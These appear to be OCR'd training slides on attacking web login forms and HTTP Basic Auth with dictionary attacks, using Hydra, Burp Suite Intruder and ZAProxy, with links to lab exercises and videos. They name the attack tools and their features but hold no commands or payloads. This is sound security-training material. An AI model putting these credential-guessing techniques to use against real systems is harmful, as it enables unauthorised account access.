
HTTP Login Form : Hydra



Lab: Attacking HTTP Login Form with Hydra


Lab URL: https://attackdefense.com/challengedetails?cid=1895

Video URL: https://youtu.be/GPTUqhm-KsY


Dictionary Attack : Burp Suite

- GUI Interface
- Intruder can be used to perform dictionary attack
- Supports multi-level payload encoding
- Community Edition disadvantages
  - Requests will be time throttled
  - Attack can take hours to complete

HTTP Login Form : Burp Suite



HTTP Login Form : Burp Suite




Lab: Attacking HTTP Login Form with Burp Suite


Lab URL: https://attackdefense.com/challengedetails?cid=1898

Video URL: https://youtu.be/9bx8sIUi9V4

HTTP Basic Auth : Burp Suite



HTTP Basic Auth : Burp Suite



HTTP Basic Auth : Burp Suite

Lab: Attacking Basic Auth with Burp Suite


Lab URL: https://attackdefense.com/challengedetails?cid=1896

Video URL: https://youtu.be/85SVN0j3l1s


Dictionary Attack : ZAProxy

- GUI Interface
- Fuzzer can be used to perform dictionary attack
- Payload encoding not supported (natively)

HTTP Login Form : ZAProxy



HTTP Login Form : ZAProxy



Lab: Attacking HTTP Login Form with ZAProxy

Lab URL: https://attackdefense.com/challengedetails?cid=1897

Video URL: https://youtu.be/4C2d_nlZHiw

Scanning and Attacking Web Application

- Identifying vulnerability with scanners
  - Nikto
  - ZAProxy
- XSS Attacks
  - Xsser
- SQL Injection Attack
  - SQLMap
- Attacking HTTP Authentication / Login Forms
  - Burp Suite
  - ZAProxy
  - Hydra

